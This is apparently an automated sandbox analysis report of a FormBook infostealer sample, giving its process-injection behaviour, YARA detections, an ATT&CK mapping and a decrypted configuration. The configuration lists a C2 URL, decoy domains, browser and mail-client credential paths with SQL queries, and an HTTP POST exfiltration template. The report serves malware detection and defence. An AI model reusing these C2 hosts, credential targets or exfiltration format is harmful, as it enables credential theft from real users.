ID: 339360
Sample Name:
JdtN8nIcLi8RQOi.exe
Cookbook: default.jbs
Time: 21:38:16
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report JdtN8nIcLi8RQOi.exe

Overview


General Information

Sample Name:	JdtN8nIcLi8RQOi.exe
Analysis ID:	339360
MD5:	aee550440966b0..
SHA1:	14125d61fbcf4b6..
SHA256:	d31340f14a66b43.
Tags:	exe Formbook Outlook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process

Classification



Startup

- **System is w10x64**
- JdtN8nIcLi8RQOi.exe (PID: 6596 cmdline: 'C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe' MD5: AEE550440966B0BD34D9CCB2B1F7F146)
  - JdtN8nIcLi8RQOi.exe (PID: 5756 cmdline: C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe MD5: AEE550440966B0BD34D9CCB2B1F7F146)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - WWAHost.exe (PID: 7052 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 4832 cmdline: /c del 'C:\Users\user\Desktop\JdtN8nIcLi8RQOi.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79dc",
    "KEY1_OFFSET 0x1bb1e",
    "CONFIG SIZE : 0xb5",
    "CONFIG OFFSET 0x1bc1e",
    "URL SIZE : 22",
    "searching string pattern",
    "strings_offset 0x1a693",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0xc41a2362",
    "0xf43668a6",
    "0x9804476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715032",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012162",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd013cd",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "----------------------------------------------------",
    "Decrypted Strings",
    "----------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA",
    "USERPROFILE",
    "APPDATA",
    "TEMP",
```

```
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start"
```

```
    "philippebrooksdesign.com",
    "cmoorestudio.com",
    "profille-sarina23tammara.club",
    "dqulxe.com",
    "uiffinger.com",
    "nolarapper.com",
    "maconanimalexterminator.com",
    "bisovka.com",
    "loveisloveent.com",
    "datication.com",
    "spxo66.com",
    "drhelpnow.com",
    "ladybug-cle.com",
    "macocome.com",
    "thepoppysocks.com",
    "eldritchparadox.com",
    "mercadolibre.company",
    "ismartfarm.com",
    "kansascarlot.com",
    "kevinld.com",
    "p87mbu2ss.xyz",
    "the-makery.info",
    "untegoro.site",
    "newyorkcityhemorrhoidcenter.com",
    "crystalclearwholistics.com",
    "iregentos.info",
    "fullskis.com",
    "promanconsortium.com",
    "800029120.com",
    "mummyisme.com",
    "humpychocks.com",
    "myfavestuff.store",
    "naturalfemina.com",
    "bimetalthermostatksd.com",
    "draysehaniminciftligi.com",
    "sf9820.com",
    "4thop.com",
    "24les.com",
    "thepupcrew.com",
    "strangephobias.com",
    "hotmamabody.com",
    "restaurantsilhouette.com",
    "texasadultdayservices.com",
    "binahaiat.com",
    "nipseythegreat.com",
    "pelisplusxd.net",
    "mamborio.com",
    "elitedigitalperformance.com",
    "therileyretreat.com",
    "aieqbgk.icu",
    "corkboardit.net",
    "katieberiont.com",
    "telemedicinehamilton.com",
    "imagistor.com",
    "tekdesignltd.com",
    "bmw-7979.com",
    "animaliaartist.com",
    "straightlineautoserviceerie.net",
    "qoo10online.com",
    "tesseracoffee.com",
    "central-car-sales.com",
    "thecleaningenthusiast.com",
    "musicmercch.com",
    "pearlpham.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.allismd.com/ur06/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.676624298.0000000003A61000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000002.717711099.0000000001440000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.717711099.0000000001440000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.717711099.0000000001440000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.717802806.0000000001470000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.JdtN8nIcLi8RQOi.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.JdtN8nIcLi8RQOi.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.JdtN8nIcLi8RQOi.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
1.2.JdtN8nIcLi8RQOi.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.JdtN8nIcLi8RQOi.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- .NET source code contains potential unpacker

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
JdtN8nIcLi8RQOi.exe	22%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
JdtN8nIcLi8RQOi.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.JdtN8nIcLi8RQOi.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.eldritchparadox.com	0%	Virustotal		Browse
www.straightlineautoserviceerie.net	0%	Virustotal		Browse
www.bimetalthermostatksd.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.cmoorestudio.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=31XH+/ZkH6XWvzYOvP3dx+lltFKBIJcLA5RIt4d/klJVe3zOK/eQlkY/FHXkQqvnuoQd	0%	Avira URL Cloud	safe	
http://www.promanconsortium.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=NKxnqf7a7ozavnCY1aZFqreRnCS22NCG0XgpkTZRPmotMOP3cY/OXqYmjSvaJBGJlRUe	0%	Avira URL Cloud	safe	
http://www.maconanimalexterminator.com/ur06/?jL30vv=BLpM+XglrGwTrWtiHdGoG40JsMcPSm8iORhOlRiMANzAAX7CCeL6vzWJ6p48bTgbztAd&w0G=ndiTFPcHXxkLG	0%	Avira URL Cloud	safe	
http://www.restaurantsilhouette.com/ur06/?jL30vv=od76TQmID0UO/sc9+bcFatn96tBtJGQtXfTaHo3viWpz9AXNvDUjqBKfptgwNsw4Xhh6&w0G=ndiTFPcHXxkLG	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.pelisplusxd.net/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=SenOS+jiEhQsuYdnS8KK2YdnjEIKOH+7o8Lvbhr21pYexuZLRoxHhUWNXl+HYUmJ1/t8	0%	Avira URL Cloud	safe	
http://www.nolarapper.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=qNrglUbFifKvXZZeMYdibfvK5E/9yAA1c1CJDAe3PRhdaqjNfOqDODvVKVKG0O/H2/CO	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.bimetalthermostatksd.com/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=4+vqZVQ9LP0tYNJwqIJqTMrGnRgLKgnq9++j1JI6NapyJjh9DnkjagOTogd41UqO7PE2	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.animaliaartist.com/ur06/?jL30vv=DfgF7yDRSUzi2OKDRXwTsSYzBeik9khHCLZes6TEJ2ymfZv/W121O8qOC	0%	Avira URL Cloud	safe	
http://www.central-car-sales.com/ur06/?jL30vv=7oeiAeISlGN8ATY8TjVBysJw/3nzl2xshDi2TlZG2Er+GunmAOvGptEcgdjOJyhRTFcZ&w0G=ndiTFPcHXxkLG	0%	Avira URL Cloud	safe	
http://www.allismd.com/ur06/?jL30vv=R1dv3tLNzttObehYo892z3FELmFAXC2EgVCVJfB+F2lXvaFDj3qFBxZfIQjQXtvKW9z0&w0G=ndiTFPcHXxkLG	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.eldritchparadox.com/ur06/?jL30vv=NJdWbsV2u7ATozThGPJW562SCHcv7adlbOXfAv9Rw44AAe+AdzXHr9B7MZkJTBbvjbit&w0G=ndiTFPcHXxkLG	0%	Avira URL Cloud	safe	
http://www.profille-sarina23tammara.club/ur06/?w0G=ndiTFPcHXxkLG&jL30vv=/QZku4jr0440TRq1cGoqU4zGfqmcs15TzcELdSgrk2PZPfOWImoRhmS5wBIMgXh1KjYf	0%	Avira URL Cloud	safe	
http://www.searchvity.com/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
